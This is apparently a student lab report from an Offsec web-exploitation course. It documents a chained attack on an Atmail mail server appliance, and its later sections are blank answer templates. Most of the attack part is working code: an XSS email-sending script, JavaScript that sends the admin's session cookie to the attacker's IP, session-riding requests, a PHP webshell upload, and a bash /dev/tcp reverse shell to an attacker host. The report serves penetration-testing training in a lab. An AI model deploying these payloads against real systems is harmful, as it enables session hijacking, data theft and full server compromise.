
WEB-300 Lab Report

v.2.0

student@youremailaddress.com

OSID: XXXXXX



Copyright © 2023 Offsec Ltd. All rights reserved.

No part of this publication, in whole or in part, may be reproduced, copied, transferred or any other right reserved to its copyright owner, including photocopying and all other copying, any transfer or transmission using any network or other means of communication, any broadcast for distant learning, in any form or by any means such as any information storage, transmission or retrieval system, without prior written permission from Offsec.

Table of Contents

[Offsec AWAE Internal Lab Report 3](#_Toc117212944)

[1.0 Objective 3](#_Toc117212945)

[2.0 Lab Network 3](#_Toc117212946)

[3.0 Atmail Mail Server Appliance: from XSS to RCE 4](#_Toc117212947)

[3.1.2 - Attempt to replay the attack and display the cookie values using a JavaScript alert box. 4](#_Toc117212948)

[3.2 - Recreate the above attack and make sure you are able to log in to the Atmail web interface with the stolen cookie. 6](#_Toc117212949)

[3.3.3 - Recreate the above XSS attack to send an email from the admin account. 8](#_Toc117212950)

[3.4.3 - Replay the POST request listed in Listing 35 and verify that you can successfully modify global settings. You can verify it by connecting to Atmailvia SSH, logging in to the database, and checking the setting. 12](#_Toc117212951)

[3.4.4 - Take your newly learned vulnerabilities and test them out! Build the complete session riding attack in JavaScript combined with the XSS, addattachment and globalsave vulnerability as previously discussed and gain remote code execution. 14](#_Toc117212952)

[4.0 Answers 17](#_Toc117212953)

[5.0 DocEdit 18](#_Toc117212954)

[6.0 Sqeakr 19](#_Toc117212955)

## 1.0 Objective

OS-XXXXXX was tasked with performing an internal penetration test of Offsec AWAE Labs. An internal penetration test is a dedicated attack against internal web applications. The focus of this test is to perform advanced web application source code auditing and analysis, write scripts and exploit web vulnerabilities discovered. The overall objective was to review source code in web apps, identify vulnerabilities, and exploit the flaws while reporting the findings back to Offsec.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Offsec’s web applications. When performing the attacks, OS-XXXXXX was able to gain access to multiple machines, primarily due to myriad of web vulnerabilities and misconfigurations.  During the testing, OS-XXXXXX had administrative level access to multiple systems. All web applications were successfully exploited with full access granted.

## 2.0 Lab Network

For more information regarding the CPE requirements, please visit the following URL: [https://help.Offsec.com/hc/en-us/articles/360046869951-OSWE-Exam-Guide](https://help.offensive-security.com/hc/en-us/articles/360046869951-OSWE-Exam-Guide)


## 3.0 Atmail Mail Server Appliance: from XSS to RCE

### 3.1.2 - Attempt to replay the attack and display the cookie values using a JavaScript alert box.


PoC Code (*atmail\_sendemail.py)*:

|  |
| --- |
| #!/usr/bin/python  import smtplib, urllib2, sys  def sendMail(dstemail, frmemail, smtpsrv, payload):  msg = "From: attacker@offsec.local\n"  msg += "To: admin@offsec.local\n"  msg += "Date: %s\n" % payload  msg += "Subject: You haz been pwnd\n"  msg += "Content-type: text/html\n\n"  msg += "Oh noez, you been had!"  msg += '\r\n\r\n'  server = smtplib.SMTP(smtpsrv)    try:  server.sendmail(frmemail, dstemail, msg)  print "[+] Email sent!"  except Exception, e:  print "[-] Failed to send email:"  print "[\*] " + str(e)  server.quit()  dstemail = "admin@offsec.local"  frmemail = "attacker@offsec.local"  if not (dstemail and frmemail):  sys.exit()  if \_\_name\_\_ == "\_\_main\_\_":  if len(sys.argv) != 3:  print "(+) usage: %s <server> <js payload>" % sys.argv[0]  sys.exit(-1)  smtpsrv = sys.argv[1]  payload = sys.argv[2]  sendMail(dstemail, frmemail, smtpsrv, payload) |

Viewing the help menu of *atmail\_sendemail.py* script and sending XSS payload to payload to display admin cookie:



Accessing administrative cookies after sending XSS payload and logging in:




### 3.2 - Recreate the above attack and make sure you are able to log in to the Atmail web interface with the stolen cookie.


JavaScript code (*atmail-session.js*) to leak the cookie back to the attacking server:

|  |
| --- |
| function addTheImage() {  var img = document.createElement('img');  img.src = 'http://192.168.119.232:9090/' + document.cookie;  document.body.appendChild(img);  }  addTheImage(); |


Setting up a python webserver to host *atmail-session.js*:




Clearing browser history:



Simulating a session hijack via browser’s console:





Verifying authentication bypass after hijacking session and refreshing the page:



### 3.3.3 - Recreate the above XSS attack to send an email from the admin account.

Initially, the JavaScript payload did not execute successfully. Hence we used the browser’s console to identify the issue (unclosed quotes for *“&emailBodyHtml=* ) and fixed it subsequently:






Fixed JavaScript code (*atmail\_sendmail\_XHR.js*) for session riding:

|  |
| --- |
| var email = "attacker@offsec.local";  var subject = "hacked!";  var message = "This is a test email!";  function send\_email()  {  var uri = "/index.php/mail/composemessage/send/tabID/viewmessageTab1";  var query\_string = "?emailTo=" + email + "&emailSubject=" + subject + "&emailBodyHtml=" + message;  xhr = new XMLHttpRequest();  xhr.open("GET", uri + query\_string, true);  xhr.send(null);  }  send\_email(); |

PoC Code (*clean\_admin\_inbox.py)* for clearing inbox:


|  |
| --- |
| import imaplib,sys  if len(sys.argv) != 2:  print "(+) usage: %s <target>" % sys.argv[0]  sys.exit(-1)    atmail = sys.argv[1]  print atmail  box = imaplib.IMAP4(atmail, 143)  box.login("admin@offsec.local","123456")  box.select('Inbox')  typ, data = box.search(None, 'ALL')  for num in data[0].split():  box.store(num, '+FLAGS', '\\Deleted')    box.expunge()  box.close()  box.logout() |

Clearing inbox:




Sending email to *admin@offsec.local* with a malicious payload in the Date field, that references a JavaScript file on our attacking server:






Setting up a python webserver to host the javascript file (*atmail\_sendmail\_XHR.js*):




Payload successfully executed by sending an email, using an authenticated session without user’s knowledge from admin@offsec.local to attacker@offsec.local:




### 3.4.3 - Replay the POST request listed in Listing 35 and verify that you can successfully modify global settings. You can verify it by connecting to Atmailvia SSH, logging in to the database, and checking the setting.

Logging in to the atmail server via SSH and connecting to its database:




Checking the *tmpFolderBasename* settings before sending post request:



POST request:

|  |
| --- |
| POST /index.php/admin/settings/globalsave HTTP/1.1  Host: atmail  User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:102.0) Gecko/20100101 Firefox/102.0  Accept: application/json, text/javascript, \*/\*  Accept-Language: en-US,en;q=0.5  Accept-Encoding: gzip, deflate  Content-Type: application/x-www-form-urlencoded  X-Requested-With: XMLHttpRequest  Content-Length: 132  Origin: http://atmail  Connection: close  Referer: http://atmail/index.php/admin/index/login  Cookie: atmail6\_admin=5dl3ub60fnqi16kica6e00gn72  save=1&fields[sql\_user]=root&fields[sql\_pass]=956ec84a45e0675851367c7e480ec0e9&fields[ sql\_table]=atmail6&fields[tmpFolderBaseName]= |

Checking the *tmpFolderBasename* settings after sending the above POST request:




### 3.4.4 - Take your newly learned vulnerabilities and test them out! Build the complete session riding attack in JavaScript combined with the XSS, addattachment and globalsave vulnerability as previously discussed and gain remote code execution.


JavaScript code (*atmail-attachment-attack.js*) for session ridding attack combined with XSS to gain remote code execution:


|  |
| --- |
| /\*  changeFolderBaseName() simply makes the malicious request to manipulate the SQL database.  addAttachment() uses a Blob object to specify the filename and content, which injects a php webshell using a 'cmd' parameter.  callShell() invokes the 'cmd' parameter to call a reverse bash shell to our lister on port 1234.  We need to refresh the admin session to read the email and execute the XSS.  \*/  function changeFolderBaseName() {  var uri = "/index.php/admin/settings/globalsave";  var xhr = new XMLHttpRequest();  var params = "save=1&fields[sql\_user]=root&fields[sql\_pass]=956ec84a45e0675851367c7e480ec0e9&fields[ sql\_table]=atmail6&fields[tmpFolderBaseName]=";  xhr.open("POST", uri, true);  xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");  xhr.send(params);  }  function addAttachment() {  var uri = "/index.php/mail/composemessage/addattachment/composeID/";  var xhr = new XMLHttpRequest();  var formData = new FormData();  var file = new Blob([  JSON.stringify("<?php echo exec($\_GET['cmd']);?>")  ], { type:" "});  formData.append('newAttachment', file, "shell.php");  xhr.open("POST", uri, true);  xhr.send(formData);  }  function callShell() {  var uri = "/a/d/adminoffseclocal/--shell.php";  var cmd = "?cmd=bash%20-i%20%3E%26%20/dev/tcp/192.168.119.232/443%200%3E%261";  var xhr = new XMLHttpRequest();  xhr.open("GET", uri + cmd, true);  xhr.send(null);  }  changeFolderBaseName();  addAttachment();  callShell(); |

Setting up a python webserver to host *atmail-attachment-attack.js*:




Sending the email and reading message in admin’s inbox to trigger Javascript payload:





Catching the reverse shell (Gaining remote code execution):



## 4.0 Answers

**4.1 Vulnerability 1**

Provide the method and code used to find the vulnerability 1.

**4.2 Vulnerability X**

Provide the method and code used to find the vulnerability X.

**4.3 Remote Code Execution**

Provide the method and code used to obtain a reverse shell.

**4.4 PoC Code**

Provide the final proof of concept code used to gain access to the server.

**4.5 Steps**

Provide a detailed account of your methodology in creating the exploits. The steps taken should be able to be easily followed and reproducible if necessary.

## 5.0 DocEdit

**5.1 Vulnerability 1**

Provide the method and code used to find the vulnerability 1.

**5.2 Vulnerability X**

Provide the method and code used to find the vulnerability X.

**5.3 Remote Code Execution**

Provide the method and code used to obtain a reverse shell.

**5.4 PoC Code**

Provide the final proof of concept code used to gain access to the server.

**5.5 Steps**

Provide a detailed account of your methodology in creating the exploits. The steps taken should be able to be easily followed and reproducible if necessary.

## 6.0 Sqeakr

**6.1 Vulnerability 1**

Provide the method and code used to find the vulnerability 1.

**6.2 Vulnerability X**

Provide the method and code used to find the vulnerability X.

**6.3 Remote Code Execution**

Provide the method and code used to obtain a reverse shell.

**6.4 PoC Code**

Provide the final proof of concept code used to gain access to the server.

**6.5 Steps**

Provide a detailed account of your methodology in creating the exploits. The steps taken should be able to be easily followed and reproducible if necessary.